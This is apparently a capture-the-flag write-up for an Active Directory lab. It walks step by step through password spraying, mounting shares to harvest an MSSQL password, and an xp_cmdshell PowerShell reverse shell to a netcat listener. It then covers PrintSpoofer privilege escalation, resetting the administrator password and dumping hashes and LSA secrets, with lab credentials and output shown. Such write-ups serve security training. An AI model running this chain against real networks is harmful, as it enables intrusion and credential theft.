Then – open the file and get the flag:

*Note – attempting to RDP directly from PAR02-SA2 to MS01 won't work as PAR02-SA2 lacks the infrastructure to handle Graphical Interface, as it is CLI based machine (unlike the pwnbox). *

Question: Use a common method to obtain weak credentials for another user. Submit the username for the user whose credentials you obtain.

Answer: BR086

Method: on Linux PAR02-SA2 target machine – we run the following command:

```
crackmapexec smb 172.16.7.3 -u AB920 -p weasal --users | tee users.txt
```

the command will enumerate for usernames with 'AB920' privileges (which are required, else we get 'ACCESS DENIED').


We will use crackmapexec tool for that purpose, redirect the output for 'tee' for effective redirection of results to users.txt file.

The method is based on a technique provided by 'Password Spraying - Making a Target User List' section, however was not used by me in the section itself when I did the section's questions (i used then other technique back then), I also 'enhanced' the 'crackmapexec' command to include user's credentials in it:

*picture taken from the 'Password Spraying - Making a Target User List' section. *

When we are done – lets take a pic at the first 5 results to observe the output format, we will use the command:

```
head -5 users.txt
```



*the results themselves begin from the 4th line forward.

Also we will run 'wc -l users.txt' to determine how many results we got (the command counts the number of lines within the file):

```
$wc -l users.txt
2904 users.txt
```

We are dealing with 2904 lines, meaning +- 2901 users.

Anyway every line is at a format which contains far more information then we need – we need only the usernames themselves.

In the picture above we can observe that the name of the usernames are located at the fifth column, just after the '\'mark.

Lets Isolate them by truncation technique, we will need 'awk', and 'cut':

```
cat users.txt | awk '{print $5}' | cut -d '\' -f2 >
final_users.txt
```

the awk command (with print $5) takes the fifth column in every line.

And the cut -d '\' (delimiter of '\') -f2 split each line at each occurrence of '\' - Then it then extracts and outputs the second field, meaning it will give the username:

When done, we will peak again at the first 5 lines of 'final_users.txt':

```
head -5 final_users.txt
```

```
└──╼ $head -5 final_users.txt
[*]
[+]
[+]
Administrator
Guest
```

It worked, the last 2 lines which are shown are users, and the rest of the lines within 'final_users.txt' are the rest of the users – not displayed here (due to the length of the file).

Time for password spraying – initially i've tried to conduct mass password spray with rockyou.txt but it didn't work and tool way too much time – however in the question it is explicitly mentioned that 'common method to obtain weak credentials' – a common method for a weak password. In the original 'Internal Password Spraying - from Linux' section We targeted the password 'Welcome1' – lets try again – using the same 'Kerbrute' tool and method:

```
kerbrute passwordspray -d inlanefreight.local --dc
172.16.7.3 final_users.txt Welcome1
```

one success – BR086

```
└──╼ $kerbrute passwordspray -d inlanefreight.local --dc 172.16.7.3 final_users.txt Welcome1

    __             __               __
   / /____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (9cfb81e) - 07/05/24 - Ronnie Flathers @ropnop

2024/07/05 13:10:59 >  Using KDC(s):
2024/07/05 13:10:59 >   172.16.7.3:88

2024/07/05 13:11:13 >  [+] VALID LOGIN:  BR086@inlanefreight.local:Welcome1
2024/07/05 13:11:13 >  Done! Tested 2904 logins (1 successes) in 14.458 seconds
```

Question: What is this user's password?

Answer: Welcome1


Method: 'Welcome1' is the weak password used for the previous question's 'kerbture' method.

Question: Locate a configuration file containing an MSSQL connection string. What is the password for the user listed in this file?

Answer: D@ta_bAse_adm1n!

Method: Method 1: we will use the newly obtained credentials of 'BR086' – lets run the following command to determine which shares 'BR086' can read within DC01

```
sudo crackmapexec smb 172.16.7.3 -u BR086 -p Welcome1 --shares
```



BR086 can read the bottom 4 shares. The share of 'Department Shares' looks interesting.

*Note – running the command above with AB920 user will yield the same permissions, however I will tell you upfront that some of the files within 'Department Shares' AB920 don't have permissions too, so using the method with AB920 will not work – you have to use 'BR086' – or quoting the question's hint: 'remember not all users have the same permissions'.

Anyway, now that we have read access to 'Department Shares' – lets download its content to PAR02-SA2 machine, and read any relevant connectionStrings from there – we will use the commands:

```
mkdir imported_data
```

```
sudo mount -t cifs //172.16.7.3/"Department Shares" imported_data -o username=BR086,password=Welcome1
```

lets confirm download

```
└─$ ls -l | grep imported_data
drwxr-xr-x 2 root       root       4096 Apr  1  2022 imported_data
```

Now when the data is safely on our machine – on the directory 'imported_data', lets search it

```
sudo find imported_data -type f 2>/dev/null | xargs grep -i "connectionString" 2>/dev/null
```

```
└─$ sudo find imported_data -type f 2>/dev/null | xargs grep -i "connectionString" 2>/dev/null
            <add key="ConnectionString" value="server=Environment.GetEnvironmentVariable("computername")+'\SQLEXPRESS;database
=master;Integrated Security=SSPI;Pooling=true"/>
        <connectionStrings>
            <add name="ConString" connectionString="Environment.GetEnvironmentVariable("computername")+'\SQLEXPRESS';Initial Ca
talog=Northwind;User ID=netdb;Password=D@ta_bAse_adm1n!"/>
        </connectionStrings>
```

We can observer that the connection String credentials are 'netdb:D@ta_bAse_adm1n!'.

Method 2: get to MS01 RDP in the same method (with AB920 credentials) used in the previous question (using Ligolo),

And get to it the tool 'Snaffler.exe'.

We will use the following instruction, based on the network layout that was already established in previous questions.

*All IP's and ports are already hard coded in the following commands. *

From pwnbox to 'PAR01-SA2':

start web server on pwnbox:

```
python3 -m http.server 8080
```

```
┌─[htb-ac-1099135@htb-h2x5ikftx2]─[~]
└──╼ $python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.129.106.27 - - [06/Jul/2024 08:07:09] "GET /Snaffler.exe HTTP/1.1" 200 -
```

to download Snaffler on ‘PAR01-SA2’ run the command:

```
wget http://10.10.15.166:8080/Snaffler.exe -outfile
Snaffler.exe
```

```
┌─[htb-student@skills-par01]─[~]
└──╼ $wget http://10.10.15.166:8080/Snaffler.exe -outfile Snaffler.exe
```

Confirm download:

```
┌─[htb-student@skills-par01]─[~]
└──╼ $ls Snaffler.exe
Snaffler.exe
```

From ‘PAR01-SA2’ to MS01:

```
python3 -m http.server 8080
```

start web server on ‘PAR01-SA2’:


```
┌─[✗]─[htb-student@skills-par01]─[~]
└──╼ $python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
172.16.7.50 - - [06/Jul/2024 09:08:19] "GET /Snaffler.exe HTTP/1.1" 200 -
```

Use evil-WinRM to quickly have a shell to MS01 and run

```
iwr -uri http://172.16.7.240:8080/Snaffler.exe -outfile
Snaffler.exe
```

```
└──╼ $evil-winrm -i 172.16.7.50 -u AB920 -p weasal

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimpl
s machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-compl

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\AB920\Documents> iwr -uri http://172.16.7.240:8080/Snaffler.exe -outfile Snaffler.exe
```

And confirm download on the RDP:



When Snaffler is installed open powershell:


And run the command:

```
.runas /netonly /user:INLANEFREIGHT\BR086 powershell
```

The command will prompt you for password of ‘BR086’ (which already obtained) – and then will open another powershell instance with the permissions and privileges of ‘BR086’:


There – cd the way to BR920 documents folder, where the Snaffler is:

```
cd C:\Users\AB920\Documents
```



Then on BR920 powershell, run the following command:

```
.\Snaffler.exe  -d INLANEFREIGHT.LOCAL -s -v data
```



Question: Submit the contents of the flag.txt file on the Administrator Desktop on the SQL01 host.

Answer: s3imp3rs0nate_cl@ssic

Method:

First let's determine the IP Address of SQL01:

```
nslookup SQL01.INLANEFREIGHT.LOCAL 172.16.7.3
```

the IP(v4) is 172.16.7.60

```
┌─[htb-student@skills-par01]─[~]
└──╼ $nslookup SQL01.INLANEFREIGHT.LOCAL 172.16.7.3
Server:         172.16.7.3
Address:        172.16.7.3#53

Name:   SQL01.INLANEFREIGHT.LOCAL
Address: 172.16.7.60
Name:   SQL01.INLANEFREIGHT.LOCAL
Address: dead:beef::a87f:8f09:f087:c242
Name:   SQL01.INLANEFREIGHT.LOCAL
Address: dead:beef::223
```

Lets try to use the recent obtained credentials to connect to the sql host in the same manner used in the SQL question in 'Privileged Access' section:

```
mssqlclient.py INLANEFREIGHT/netdb@172.16.7.60
```

we are prompted for password:

```
Impacket v0.9.24.dev1+20211013.152215.3fe2d73a - Copyright 2021 SecureAuth Corporation

Password:
```

Upon entering the password get the the SQL CLI. Lets get the flag with the command:

```
xp_cmdshell type C:\Users\Administrator\Desktop\flag.txt
```

access denied

```
SQL> xp_cmdshell type C:\Users\Administrator\Desktop\flag.txt
output

--------------------------------------------------------------------------------

Access is denied.

NULL
```

We need to figure another way to obtain the flag – lets run nmap on the machine to see what services are running on it:

```
└─$ nmap 172.16.7.60 -sV -p 1-7500
Starting Nmap 7.92 ( https://nmap.org ) at 2024-07-06 07:26 EDT
Nmap scan report for 172.16.7.60
Host is up (0.058s latency).
Not shown: 7495 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

The machine is running windows, if we had known the OS version, we perhaps we can device a vulnerability, in SQL CLI – run the command:

```
xp_cmdshell powershell [System.Environment]::OSVersion
```

*note – the command we run is POWERSHELL command, hense the sea-blue color. *:

```
SQL> xp_cmdshell powershell [System.Environment]::OSVersion
output


-------------------------------------------------------------------------------


NULL


Platform ServicePack Version      VersionString


-------- ----------- -------      -------------


 Win32NT            10.0.17763.0 Microsoft Windows NT 10.0.17763.0
```

SQL01 is a Windows 10 machine

As the machine a windows 10 - perhaps we can use printspoofer vulnerability – which can used to obtain Privilege Escalation in Windows 10 machines (also Windows server 2016/2019 but that irrelevant for our current purpose)

We can download an exploit from here.

We will download the exploit on the pwnbox machine (as it is the only machine with internet connection, and use python server to transfer the exploit to the 'PAR01-SA2' machine (the process how to do that was detailed expensively in previous questions I will not repeat it).

When the exploit is at the 'PAR01-SA2' – unzip it with the command:

```
unzip printspoofer-master.zip
```

```
└─$ unzip printspoofer-master.zip
Archive:  printspoofer-master.zip
29a9e27f5418317bd5f4560ccfebcb65ca181b32
   creating: printspoofer-master/
  inflating: printspoofer-master/PrintSpoofer.exe
  inflating: printspoofer-master/README.md
```

We need the .exe file within the directory 'printspoofer-master', for convience – I moved it to the home directory with the command:

```
mv printspoofer-master/PrintSpoofer.exe PrintSpoofer.exe
```

lets confirm 'PrintSpoofer.exe' existence in 'PAR01-SA2' target machine:

```
└─$ ls PrintSpoofer.exe
PrintSpoofer.exe
```

Ok, so we have the 'PrintSpoofer.exe' in 'PAR01-SA2' target machine, now the objective is to transfer the executable to SQL01 machine.


For that (and the next parts) – we will initiate reverse shell from SQL01 (172.16.7.60) to PAR01-SA2 (our target machine) (172.16.7.240)

On PAR01-SA2 lets run a netcat listener on port 4444:

```
nc -lnvp 4444
```


then we go to revshell generator to create custom reverse shell payload:

(the PowerShell reverse shell script used in previous sections will not work here).




We enter our listener IP and port.

Then we scroll down a bit:



We select OS: Windows, payload: PowerShell #3 (Base64).

And copy ONLY the base64 payload (WITHOUT the ‘powershell -e’):



Now, back to the SQL CLI – enter the following command:

```
xp_cmdshell powershell -e "<base64 payload here>"
```

as we can see, the copied base64 payload are within quotation marks, that’s why a we could not direct copy the ‘powershell -e’ as well:

```
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [172.16.7.240] from (UNKNOWN) [172.16.7.60] 49714
pwd

Path
----
C:\Windows\system32


PS C:\Windows\system32>
```

When running the command we have a shell from SQL01 to 'PAR01-SA2'.

Lets run python http.server on 'PAR01-SA2':

```
┌─[htb-student@skills-par01]─[~]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

And on the SQL01 reverse shell terminal, we will a. Move to 'Windows\Temp folder', b. Download the exe from 'PAR01-SA2' target machine:

```
cd C:\Windows\Temp

iwr -uri http://172.16.7.240:8080/PrintSpoofer.exe -outfile
PrintSpoofer.exe

ls PrintSpoofer.exe
```

*The change directory to Temp is required because as far as i'm aware, it is the only folder where there is a user permission to 'netdb' to download the executable, for any other paths it will fail. * the 'ls' command will confirm the download:

```
PS C:\> cd C:\Windows\Temp
PS C:\Windows\Temp> iwr -uri http://172.16.7.240:8080/PrintSpoofer.exe -outfile
PrintSpoofer.exe
PS C:\Windows\Temp> ls PrintSpoofer.exe


    Directory: C:\Windows\Temp


Mode                 LastWriteTime         Length Name

----                 -------------         ------ ----

-a----         7/6/2024   7:37 AM          27136 PrintSpoofer.exe
```

Now – the first thing i've tried is to directly cat the flag with the PrintSpoofer:

```
.\PrintSpoofer.exe -i -c "cat
C:\Users\Administrators\Desktop\flag.txt"
```

Didn't work – no privileges:

```
PS C:\Windows\Temp> .\PrintSpoofer.exe -i -c "C:\Users\Administrators\Desktop\flag.txt"
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
CreateProcessAsUser() failed. Error: 2
```

So lets try something else – like change the administrator password:

```
.\PrintSpoofer.exe -i -c "net user administrator jonsnow"
```

```
PS C:\Windows\Temp> .\PrintSpoofer.exe -i -c "net user administrator jonsnow"
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
The command completed successfully.
```

It worked! The administrator's password is now 'jonsnow'.


Now lets go to 'PAR01-SA2' terminal, and try to access the SQL01 machine with the credentials 'administrator:jonsnow':

```
mssqlclient.py INLANEFREIGHT/administrator@172.16.7.60
```

```
┌[htb-student@skills-par01]-[~]
└─ $mssqlclient.py INLANEFREIGHT/administrator@172.16.7.60
Impacket v0.9.24.dev1+20211013.152215.3fe2d73a - Copyright 2021 SecureAuth Corporation

Password:
[*] Encryption required, switching to TLS
[-] ERROR(SQL01\SQLEXPRESS): Line 1: Login failed for user 'administrator'.
```

Logon failed. Maybe we can enter via other service, the nmap scan did show port 5985 WinRM:

```
evil-winrm -i 172.16.7.60 -u administrator -p jonsnow
```



It worked! We have an admin shell, all we have to do is to cat the flag:

```
cat C:\Users\Administrator\Desktop\flag.txt
```

Question: Submit the contents of the flag.txt file on the Administrator Desktop on the MS01 host.

Answer: exc3ss1ve_adm1n_r1ights!

Method: continuing from where we left off (SQL01 administrator password was changed to 'jonsnow', and 'Ligolo' routing is established from pwnbox to active directory network) -

We will use the recent obtained SQL01 admin credentials to dump the hashes, we will use the command - option 1:

```
secretsdump.py administrator:jonsnow@172.16.7.60
```

```
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:4b4ba140ac0767077aee1958e7f78070:::
[*] Dumping cached domain logon information (domain/username:hash)
INLANEFREIGHT.LOCAL/Administrator:$DCC2$10240#Administrator#30376b08e0552233fba8af8e0be0fb13
INLANEFREIGHT.LOCAL/mssqlsvc:$DCC2$10240#mssqlsvc#7fd9a156f003adec1eed9c9e1165b973
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
INLANEFREIGHT\SQL01$:aes256-cts-hmac-sha1-96:b5b42841915f26b3a262d4865b112c6b13130d292e6e3fce58baf50b37d470ba
INLANEFREIGHT\SQL01$:aes128-cts-hmac-sha1-96:b5bd81cef981d30e2d349cb9507199d6
INLANEFREIGHT\SQL01$:des-cbc-md5:d3ab1f2c19d567e0
INLANEFREIGHT\SQL01$:plain_password_hex:8c44b14c7f01a1915f2458af9b88f516f3001ce3e63f021ced3c37fe787f9dd6318bac
eaa55527aeb1903730c3ccb660725c4703e4af4fbde5685eedf8492add92c8f98867b4921bbebbfcd2da4eff7d07f16fdcfba260a446d3
d5088b720191e7f9c87dc58f250aa9c02fe953af5690afee69e883fd82d89d13c832039531ef0eec7b6ee237304c6fb3f0903796d31aa3
b1fc62b58a0491d7a2625d5bc82d550ce9892fed3ed60b6183f4a32d1639ba87e75a012758c8eab82c2608ee9da0634f58e563e74f3ff7
d2b8c94c5c322b68
INLANEFREIGHT\SQL01$:aad3b435b51404eeaad3b435b51404ee:8509ea23622aa35189917a522beb1ed1:::
[*] DefaultPassword
INLANEFREIGHT\mssqlsvc:Sup3rS3cur3maY5ql$3rverE
[*] DPAPI_SYSTEM
dpapi_machinekey:0x97b7061765871cd4f916f138e8188ff43830deb6
```

We can observe the ‘mssqlsvc’ credentials are clear-text visible.

Option 2 - We can also run:

```
crackmapexec smb 172.16.7.60 -u administrator -p jonsnow --
local-auth --lsa
```

```
SMB         172.16.7.60     445    SQL01           [+] SQL01\administrator:jonsnow (Pwn3d!)
SMB         172.16.7.60     445    SQL01           [+] Dumping LSA secrets
SMB         172.16.7.60     445    SQL01           INLANEFREIGHT.LOCAL/Administrator:$DCC2$10240#Administrator#30376b08e05522
33fba8af8e0be0fb13
SMB         172.16.7.60     445    SQL01           INLANEFREIGHT.LOCAL/mssqlsvc:$DCC2$10240#mssqlsvc#7fd9a156f003adec1eed9c9e
1165b973
SMB         172.16.7.60     445    SQL01           INLANEFREIGHT\SQL01$:aes256-cts-hmac-sha1-96:b5b42841915f26b3a262d4865b112
c6b13130d292e6e3fce58baf50b37d470ba
SMB         172.16.7.60     445    SQL01           INLANEFREIGHT\SQL01$:aes128-cts-hmac-sha1-96:b5bd81cef981d30e2d349cb950719
9d6
SMB         172.16.7.60     445    SQL01           INLANEFREIGHT\SQL01$:des-cbc-md5:d3ab1f2c19d567e0
SMB         172.16.7.60     445    SQL01           INLANEFREIGHT\SQL01$:plain_password_hex:8c44b14c7f01a1915f2458af9b88f516f3
001ce3e63f021ced3c37fe787f9dd6318bac1b85931c8887ec6eeaa55527aeb1903730c3ccb660725c4703e4af4fbde5685eedf8492add92c8f98867b4921b
bebbfcd2da4eff7d07f16fdcfba260a446d32ed233a3f022ba12d5088b720191e7f9c87dc58f250aa9c02fe953af5690afee69e883fd82d89d13c832039531
ef0eec7b6ee237304c6fb3f0903796d31aa364ab6060f1dfa1b9b1fc62b58a0491d7a2625d5bc82d550ce9892fed3ed60b6183f4a32d1639ba87e75a012758
c8eab82c2608ee9da0634f58e563e74f3ff78a12868d84e4b4b9d2b8c94c5c322b68
SMB         172.16.7.60     445    SQL01           INLANEFREIGHT\SQL01$:aad3b435b51404eeaad3b435b51404ee:8509ea23622aa3518991
7a522beb1ed1:::
SMB         172.16.7.60     445    SQL01           INLANEFREIGHT\mssqlsvc:Sup3rS3cur3maY5ql$3rverE
```

***both commands above do the exact same purpose ***

